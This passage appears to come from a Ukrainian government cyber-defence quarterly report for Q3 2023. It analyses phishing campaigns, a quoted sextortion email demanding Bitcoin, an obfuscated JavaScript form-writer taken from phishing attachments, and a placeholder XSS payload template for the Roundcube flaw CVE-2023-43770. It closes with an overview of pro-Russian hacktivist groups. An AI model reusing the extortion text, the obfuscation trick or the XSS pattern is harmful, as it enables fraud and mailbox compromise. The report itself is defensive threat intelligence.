URL-адреса сторінки платформи розробки мобільних та вебзастосунків Firebase від Google (`hxxps://firebasestorage[.]googleapis[.]com`), що використовується для створення посилань на імітовані вебінтерфейси сервісів, фактично є легітимною. Таким чином, для розміщення фішингових сторінок експлуатуються репутація та сервіси хмарної інфраструктури Google.

60 — Weebly

Онлайн-конструктор сайтів Weebly надає можливість з обмеженим функціоналом, проте безплатно розміщувати сайт під доменом `<domain>.weebly.com` протягом необмеженого періоду. Так, доступні на платформі форми для створення вебсайтів використовуються з метою імітації вебінтерфейсів сервісів (див. рис. 2).




Рисунок 1 - Зразок фішингової форми, що імітує вебінтерфейс поштового сервісу Outlook





Рисунок 2 - Зразок фішингової форми, що імітує вебінтерфейс поштового сервісу Zimbra



Hi there!

Unfortunately, I need to start our conversation with bad news for you.
Around few months back I managed to get full access to all devices of yours,
which are used by you on a daily basis to browse internet.
Afterwards, I could initiate monitoring and tracking of all your activities on the internet.

I am proud to share the sequence of how it happened:
In the past I bought from hackers the access to various email accounts (today, that is rather a simple thing to do online).
Clearly, it was not hard at all for me to log in to your email account ( ).

A week after that, I had already managed to effortlessly install Trojan virus to Operating Systems of all devices that are
currently in your use,
and as result gained access to your email.
To be honest, that was not really difficult at all (because you were eagerly opening the links from your inbox emails).
I know, I am a genius. (=

With help of that software, I can gain access to all controllers in your devices (such as video camera, keyboard and microphone).
As result, I downloaded to my remote cloud servers all your personal data, photos and other information including web browsing
history.
Likewise, I have complete access to all your social networks, messengers, chat history, emails, as well as contacts list.
My intelligent virus unceasingly refreshes its signatures (due to its driver-based nature), and hereby stays unnoticed by your
antivirus software.

Рисунок 3 - Зразок фішингового листа

Рисунок 4 – Фрагмент історії транзакцій

Одна з фішингових кампаній, опрацьованих протягом звітного періоду, пов'язана з масовим розповсюдженням (на email-адреси більше ніж 40 українських організацій) однотипних листів з метою здирництва.

У листах ("Payment associated to your account.", "Careful, it's important" – приклади тем) йдеться про начебто попередньо отриманий доступ до всіх пристроїв власника поштового акаунту, моніторинг його активності протягом невизначеного часового проміжку та отримання доступу до компрометуючого матеріалу. При цьому адреса відправника є підробленою для імітації відправлення листа самому собі (див. рис. 3).

Лист спонукає адресата до здійснення оплати фіксованої суми на Bitcoin гаманець нібито для уникнення оприлюднення матеріалу, до якого було отримано доступ. **Це є прикладом ексторшену** - шантажу публікацією конфіденційного контенту. Історія транзакцій одного зі вказаних Bitcoin гаманців (див. рис. 4) підтверджує потенційне здійснення оплат орієнтовно на зазначену суму в період, протягом якого фіксувалась фішингова розсилка.

Враховуючи кількість зловживань в онлайн-середовищі і їх непередбачуваність, важливим є розвиток національної стратегії боротьби із шантажем та інших форм кіберзлочинності, зокрема через активне збільшення арсеналу законодавчих норм, що регулюють ці аспекти, у правовій системі України.

З повідомленням про схожі випадки шахрайства можна звернутись до Департаменту кіберполіції Національної поліції України (міжрегіонального підрозділу Національної поліції) через форму зворотного зв'язку.

Кампанії з **викрадення автентифікаційних даних**, раніше досліджені Оперативним центром реагування на кіберінциденти (див. рис. 5,6), також фіксувались протягом III кварталу 2023 року .

При цьому відмічається особливість у .html файлах, що розповсюджуються у вигляді вкладень до фішингових листів. Зокрема, якщо раніше елемент <form> (а конкретно, атрибут "action" з URI адресою, що обробляє інформацію, надіслану через форму) був представлений у явному вигляді, то останні розглянуті HTML файли містять обфускований JS код, а саме:

```
<script>var s="=gpsn!bdujpo>#<POST Request URL>#!!nfuipe>#qptu#!potvcnju>#sfuvso!wbmjebufGpsn)*#!obnf>#nzgpsn#?"
;var m="";for(var i=0;i<s.length;i++)m+=String.fromCharCode(s.charCodeAt(i)-1);document.write(m);</script>
```

Методом проходження циклу, де індекс кожного елемента рядка змінної "m" в UTF-16 зменшується на одиницю, а кількість ітерацій циклу дорівнює довжині змінної "s", обфускована частина перетворюється до вигляду:

```
<form action="<POST Request URL>"  method="post" onsubmit="return validateForm()" name="myform">
```

Активність спостерігається з травня 2022 року та має масовий характер, тому є націленою на українські організації різних форм власності та галузей.




Рисунок 5 - Зразок фішингової форми





Рисунок 6 - Зразок фішингової форми

Розподіл кількості опрацьованих фішингових атак за ідентифікаторами кластерів таргетованої активності



UAC-0006 (356) UAC-0170 (3) UAC-0028 (2) UAC-0010 (1)

Детальніше про останню активність UAC-0006:

- Алерт CERT-UA "Рівень загрози для бухгалтерів зростає: угрупуванням UAC-0006 проведено третю за 10 діб кібератаку (CERT-UA#7065, CERT-UA#7076)"

Детальніше про останню активність UAC-0170:

- Алерт CERT-UA "Змініть пароль до Roundcube": чергова фішингова атака з використанням атрибутів CERT-UA та символіки ДЦКЗ Держспецзв'язку (CERT-UA#7223)"

Детальніше про останню активність UAC-0028:

- Алерт CERT-UA "Кібератака APT28: msedge як завантажувач, TOR та сервіси mockbin.org/website.hook як центр управління (CERT-UA#7469)"
- Алерт CERT-UA "Фішингові атаки групи APT28 (UAC-0028) з метою отримання автентифікаційних даних до публічних поштових сервісів (CERT-UA#6975)"

Детальніше про останню активність UAC-0010:

- Алерт CERT-UA "Зведена інформація щодо діяльності угрупування UAC-0010 станом на липень 2023 року"
- Звіт ДЦКЗ Держспецзв'язку "Another UAC-0010 Story"
- Звіт НКЦК "Активність угруповання GAMAREDON під час українського контрнаступу"

Під час однієї з останніх опрацьованих фішингових кампаній експлуатувалась нещодавно визначена вразливість CVE-2023-43770 (від 22.09.2023), яка співвідноситься з дефектом CWE-79, що стосується некоректної нейтралізації вхідних даних (контрольованих користувачем) під час генерації веб-сторінок.

У цьому випадку відбувається віддалена експлуатація вразливості міжсайтового скриптингу (XSS) у Roundcube (у версіях 1.4.14, 1.5.x до 1.5.4 і 1.6.x до 1.6.3), популярному рішенні для організації роботи з електронною поштою через вебінтерфейс, а саме у компоненті його бібліотеки "program/lib/Roundcube/rcube_string_replacer.php". Некоректна обробка посилань у plain/text повідомленні дозволяє здійснення XSS атаки, результатом чого є отримання неавторизованого доступу до інформації та можливості подальшого виконання довільних дій з нею.

Так, у разі відкриття фішингового листа через вебінтерфейс клієнта Roundcube та успішної експлуатації вразливості виконується прихований JavaScript код, що визначений в HTML атрибуті "onerror". Формат HTML коду, що виконується приховано: `<img src=<VARIABLE NAME> onerror="eval(unescape(<OBFUSCATED JS CODE>))">`. Відпрацювання атрибута "onerror" стандартно відбувається у разі виникнення помилки під час завантаження зовнішнього файлу (у даному випадку - зображення). Таким чином, виконання JS функцій "eval" та "unescape", які зазначені в атрибуті "onerror", забезпечує відпрацювання обфускованого JavaScript коду.

У результаті виконання скриптів, а саме здійснення запитів до бази даних Roundcube, реалізується неавторизований доступ до інформації про:
- деталі клієнтського ПЗ, що використовується для роботи з електронною поштою;
- дані поштової скриньки користувача (деталі автентифікації, загальна кількість отриманих листів та деталі про них (тема, статус прочитаного, дата отримання, адреса відправника тощо)).

Вищезазначена інформація ексфільтрується через HTTPS POST запити.

ДЦКЗ Держспецзв'язку особливо наголошує на врахуванні прикладу вищеописаної фішингової атаки у роботі з корпоративною поштою, оскільки фішинг може бути реалізований не лише типовим шляхом розповсюдження шкідливих вкладень чи посилань безпосередньо в тілі повідомлення, але й через експлуатацію вразливостей програмного забезпечення, що використовується для роботи з електронними листами.

Скористайтеся порадами Держспецзв'язку про те, як розпізнати фішингову атаку та що робити у разі отримання фішингового листа:

Фішинг є одним із методів соціальної інженерії, метою якого є маніпулювання з метою реалізації зловмисних цілей (отримання конфіденційних даних, грошових коштів, встановлення шкідливого програмного забезпечення). Часткові випадки фішингу передбачають зловживання довірою жертви, залякування та шантаж.

Ознайомитися з рекомендаціями Держспецзв'язку стосовно інших питань протидії загрозам у кіберпросторі, безпечного користування телефонами та Інтернетом можна за посиланням: https://cip.gov.ua/ua/faqs

російсько-УКРАЇНСЬКА КІБЕРВІЙНА


У цій секції звіту наведено статистичну інформацію за звітний період, отриману шляхом аналізу даних з відкритих комунікаційних каналів проросійських угруповань хактивістів, що публікують анонси та результати майбутніх або вже реалізованих кібератак, таргетованих на українські організації, а також проводять дезінформаційні кампанії.

Показник довіри до даних, отриманих із таких джерел, є низьким, оскільки часто відсутні підтвердження новизни та достовірності інформації, яка афішується, а також достеменно невідомим залишається джерело походження такої інформації. Цілком ймовірним є те, що хактивісти, використовуючи власні канали зв'язку та користуючись увагою і прихильністю аудиторії, заново публікують вже колись оприлюднені результати своєї діяльності (ідентичні або частково змінені), або результати роботи інших акторів загроз, що стосується отримання доступу до мережі або поширення інформації з обмеженим доступом. Також, беручи до уваги досвід аналізу активності хактивістів з початку повномасштабного вторгнення, можна стверджувати про мінімальний (або зовсім відсутній) вплив більшості організовуваних ними атак на безперервність функціонування процесів цільових організацій.


Однак, незважаючи на це, активність хактивістів продовжує відслідковуватись з метою моніторингу тенденцій та змін.

Динаміка активності проросійських хакерських угруповань за типами атак

Протягом III кварталу 2023 року було зафіксовано 202 кібератаки, ініційовані проросійськими хакерськими угрупованнями, що на 26% менше ніж у попередньому кварталі. Таким чином, **продовжує фіксуватись тренд до зменшення загальної кількості кібератак, націлених на українські організації різних форм власності та галузей**, що спостерігається з початку 2023 року.



Динаміка активності проросійських хакерських угруповань за таргетованими секторами




Фінанси
Уряд та місцеві адміністрації
Телекомунікації
Освіта
Громадянське суспільство


російсько-УКРАЇНСЬКА КІБЕРВІЙНА

Розподіл активності проросійських хакерських угруповань за кількістю атак

Найактивніші проросійські угруповання хактивістів – **“Народная Cyberармия”, “BLUENET”, “NoName057(16)”, “PHOENIX” та “Lira”**. Кількість атак, організованих ними протягом III кварталу 2023 року, складає 90% загальної кількості зафіксованих атак, організованих аналогічними угрупованнями.



Розподіл активності проросійських хакерських угруповань за періодичністю атак



російсько-УКРАЇНСЬКА КІБЕРВІЙНА

Протягом III кварталу 2023 року **фіксувались зміни в активності відслідковуваних угруповань** проросійських хактивістів.

DevilSec 1967

Зокрема, з 6 липня (останнє оголошення - 14 вересня) угруповання «**DevilSec 1967**» рекламує VIP-підписки на сервіси, що включають розповсюдження їх власного програмного забезпечення, а саме:

- найновіші інструменти хакінгу;
- додатки для експлуатації вразливостей;
- програмне забезпечення для злому Android;
- програмне забезпечення для злому Windows;
- програмне забезпечення для злому серверів.

Оплата за них здійснюється виключно криптовалютою (USDT, BTC, BNB, ETH). Також, як зазначалось у попередньому Звіті про роботу Системи виявлення вразливостей і реагування на кіберінциденти та кібератаки за II квартал 2023 року (далі - Звіт за II квартал 2023 року), "Devils Sec – 1967" прагнув деасоціювати себе з виключно проросійською позицією. Така гіпотеза підтверджувалась декількома анонсованими атаками на російські вебресурси, зокрема за 24 червня, що була останньою анонсованою атакою у Telegram-каналі угруповання (станом на початок IV кварталу 2023 року). Таким чином, починаючи з 24 червня, "Devils Sec – 1967" публікує виключно рекламу платних продуктів (експлойтів, доступу до навчального каналу зі спеціальними курсами, VIP-підписки на сервіси), ціна на які поступово зростає (зокрема, VIP-підписка на сервіси (на рік), яка 6 липня рекламувалась за 600$, у рекламному пості за 15 серпня вже коштувала 1000$).

KVAZAR

23 липня "**KVAZAR DDOS**" анонсував "FULL-КУРС" з Telegram (який можна придбати за 5,505 рублів (близько $60 USD)), що пропонує програми, спеціалізовані на:

- Python (базові матеріали стосовно Python: конструкції, особливості синтаксису);
- AIOgram (вступ до бібліотеки/переваги/теорія, створення першого бота/інструменти Telegram для ботів, клавіатури/inline-меню/інші конструкції бібліотеки, розділення коду/патерни оформлення проектів);
- Telethon, Pyrogram (теорія про user-ботів/бібліотеки з user-авторизацією, парсинг учасників груп/розсилка/накрутка учасників у групи/канали, фішинг-боти/user-боти в дарк темах);
- Raw API TELEGRAM (теорія про "сирий" API/особливості Telegram у потрібних бібліотеках).

1 серпня в Telegram каналі угруповання "KVAZAR" було афішовано початок діяльності у межах "республік Донбасу". Зокрема, йдеться про те, що протягом усього часу, що приділяється атакам на користь рф, тема Л/ДНР була менш помітною, незважаючи на те, що "кібер-інфраструктура республік є досить нестійкою до атак, існує велика кількість нелегальних джерел у мережі та проукраїнської активності, що спрямована проти наших республік". Отже, основними напрямами діяльності "KVAZAR" на підтримку цієї заяви були визначені:

- знесення ботів/каналів наркоторговців;
- деанонімізація осіб, залучених до незаконної діяльності (наркоторгівля, здавання координат військових частин\військових об'єктів тощо);
- допомога у зміцненні важливих об'єктів кібер-інфраструктури;
- деанонімізація хакерських груп, що таргетують Л/ДНР;
- викриття осіб, які мають проукраїнські погляди та перебувають на території рф.

Увечері того ж дня після оголошення (1 серпня) угрупованням були опубліковані посилання на три джерела, пов'язаних із закликами та рекламою наркоторгівлі на території Л/ДНР. Третього серпня також було опубліковано прохання про приєднання до пошуку джерел продажу наркотиків для унеможливлення розповсюдження таких джерел та збільшення їх кількості через бот зворотного зв'язку @KvaZarBOT_bot.

NoName057

1 липня в Telegram-каналі угруповання було заявлено про продовження серії атак на банківські установи України, що почались з 27 червня і активно тривали до 2 липня, при цьому охопивши велику кількість як державних, так і комерційних банків. Починаючи з 2 липня, активність угруповання продовжила бути знову типово зосередженою на атаках на інтернет-ресурси установ країн ЄС, що яким-небудь чином задіяні в допомозі Україні під час повномасштабного вторгнення.

26 липня "**NoName057(16)**" розкритикувало Євросоюз за потенційне запровадження додаткових санкцій проти їхнього «братнього народу Білорусі», що є першим випадком їх публічної заяви про підтримку Білорусі.

24 серпня (ймовірно, спеціально до українського державного свята, яке відзначають 24 серпня з нагоди ухвалення у 1991 році Акта проголошення незалежності України) угруповання анонсувало та того ж дня опублікувало оновлення ПЗ для їх волонтерського проєкту "DDoSia Project", за допомогою якого здійснюються DDoS-атаки на попередньо визначені командою цілі (сайти країн, недружніх до рф). Слід зауважити, що "NoName057(16)" регулярно публікують згадування про себе в ЗМІ (останній такий репост був від 25 липня), що стосуються як окремих тематичних операцій, так і аналізу розвитку проєкту "DDoSia Project" та динаміки активності угруповання. Відповідно до таких даних аудиторія проєкту, що був реалізований у серпні 2022 року, з того часу значно розширилась, у тому числі завдяки постійній модернізації (підвищенню рівня інтуїтивності клієнтського ПЗ) та створеній системі заохочення.

російсько-УКРАЇНСЬКА КІБЕРВІЙНА

PHOENIX

28 липня “**PHOENIX**” взяла на себе відповідальність за DDoS-атаки, націлені на Туреччину. Історично проросійські хактивісти не таргетують Туреччину, оскільки ця країна не входить до постійно зростаючого списку «недружніх країн» та підтримує стабільні дипломатичні відносини з росією. Можливо, на ці напади вплинуло зростання російсько-турецької напруженості. Зокрема, відкритість Ердогана у питанні схвалення вступу Швеції до НАТО, передача Туреччиною кількох полонених росією українців назад до Києва, а також публічна підтримка вступу України в НАТО.

29 липня в Telegram-каналі угруповання була поширена інформація щодо створення нової коаліції проросійських хактивістів «**NET – WORKER ALLIANCE**», засновником якої зазначається @hansnow1. Метою альянсу є «моніторинг безпеки кіберпростору російської федерації та боротьба із зовнішніми та внутрішніми ворогами росії». Офіційними членами є BLOODNET (@BLOODNET_RUS), PHOENIX (@phoenixinform), KVAZAR (@kvazar_ddos), BlueNet (@bluenettt), CyberCat (@CyberCatHack) і Contagio (@ContagioBotnet). Також із моменту створення кілька інших довгочасно активних проросійських хактивістських груп, як-от FuckNet, UserSec, Killnet, просували або поширювали контент Telegram каналу NET-WORKER ALLIANCE.

8 серпня лідер угруповання PHOENIX Чапаєв анонсував курс «Навчання від Чапаєва», який, як очікується, буде відрізнятися від індивідуального навчання, яке просувалося раніше (у травні 2023) в групі. Зазначається, що особливостями курсу є:

- регулярне оновлення матеріалу;
- особиста комунікація з Чапаєвим;
- огляд досвіду роботи з жертвами;
- огляд способів зараження цілей та програмних засобів, необхідних для цього.

Максимальна реєстрація на курс становить від 3 до 5 осіб, а ціна - 3490 ₽ ($35 станом на 11 серпня 2023 року).
Між іншим, після заяви Чапаєва про покидання поста лідера угруповання PHOENIX, пов’язаної зі станом здоров’я (згідно з дописом за 21 серпня), наступним їх “ватажком” 26 серпня було оголошено BIRD. Своїми цілями новий лідер у дописі від 14 вересня зазначає захист росії від зовнішніх загроз і підняття її авторитету на світовій арені.

Anonymous Sudan

23 липня “**Anonymous Sudan**” оголосив про намір здійснювати кібератаки, націлені на Кенію, та створив операцію «#FUCK_KENYA». Історично проросійські хактивісти не таргетували Кенію, проте нові країни поповнюють цей список через перелік «недружніх країн», який постійно зростає, або у відповідь на політичний тиск країн на громадян росії (санкції або пакети військової допомоги Україні). Стосовно мотивів Anonymous Sudan заявив, що “критично важлива інфраструктура Кенії була і буде надалі об’єктом нападу, щоб дати зарозумілому уряду урок не втручатися у внутрішні справи Судану”. Так, згідно допису від 28 вересня в їх новому Telegram-каналі останній раз було здійснено дефейс вебсайту, що має відношення до уряду Кенії.

Новий Telegram-канал “Anonymous Sudan” був змушений створити, оскільки попередній, що нараховував більше ніж 120 тисяч підписників, “адміністрація безпідставно видалила”. За це угруповання 9 вересня нібито організувало DDoS атаку (новина, про яку активно публікувалось у ЗМІ), яка на певний час перевантажила сервер Telegram і призвела до збоїв у роботі API ботів.

30 вересня угруповання дописом у своєму Telegram-каналі ще раз пояснило мотивацію стосовно організації кібератак, таргетованих на організації та інфраструктуру США, а саме “втручання США у внітрішні справи Судану, а також заяви Ентоні Блінкена стосовно Судану”. Цим же дописом було анонсовано збільшення кількості таких кібератак “під час організації наступної фази”.

Zaря

4 вересня в Telegram каналі угруповання “**Zaря**” було розміщене посилання на статтю з проросійського медіа-ресурсу, у якому хакер “Zapi” пояснив, чому ціллю їх нещодавніх кібератак стали країни Балтії. Стверджується, що причиною цього є причетність балтійських країн до українських нападів на російські об'єкти: “Ми професіонали своєї справи і безпідставно ніколи не атакуємо. Інформаційний шум — це не наш метод”. Хакерам нібито вдалося отримати докази того, що у країнах Балтії під охороною держорганів та у розібраному вигляді перевозилися “інструменти знищення цивільного населення”. Вочевидь, атака відбулась у рамках “єдиного нападу на підсобників Київського режиму”, організованого об’єднанням з (як мінімум) 16 проросійських угруповань (про це раніше того ж дня була опублікована заява у декількох Telegram каналах).

Окрім іншого, як зазначалось у попередньому Звіті за II квартал 2023 року, наприкінці травня було афішовано розробку оновлення DDoS-ботнету Tesla (TESLA-BOTv3), реліз якого був запланований на серпень 2023 року. Проте в останньому повідомленні у новому Telegram каналі сервісу Tesla-bot від 14 вересня йдеться про те, що до цього часу готово лише 25% майбутньої платформи. 11 вересня в цьому ж Telegram каналі Radis-ом було анонсовано появу "нового покоління сервісів у Даркнеті" - TaaS (Threat as a Service). Таким чином, Tesla-bot у перспективі обіцяє бути не лише виключно DDoS платформою, але і включати Stealer, Ransomware і Pen-Test засоби. Через тиждень, 19 вересня, ця новина була ще раз підтверджена з провокативним оголошенням: "Це буде новим етапом конфлікту між рф та НАТО. Ми змінимо розподіл сил у Всесвітній мережі."

Зв'язатися з
Державним центром кіберзахисту
Державної служби спеціального зв'язку та захисту інформації України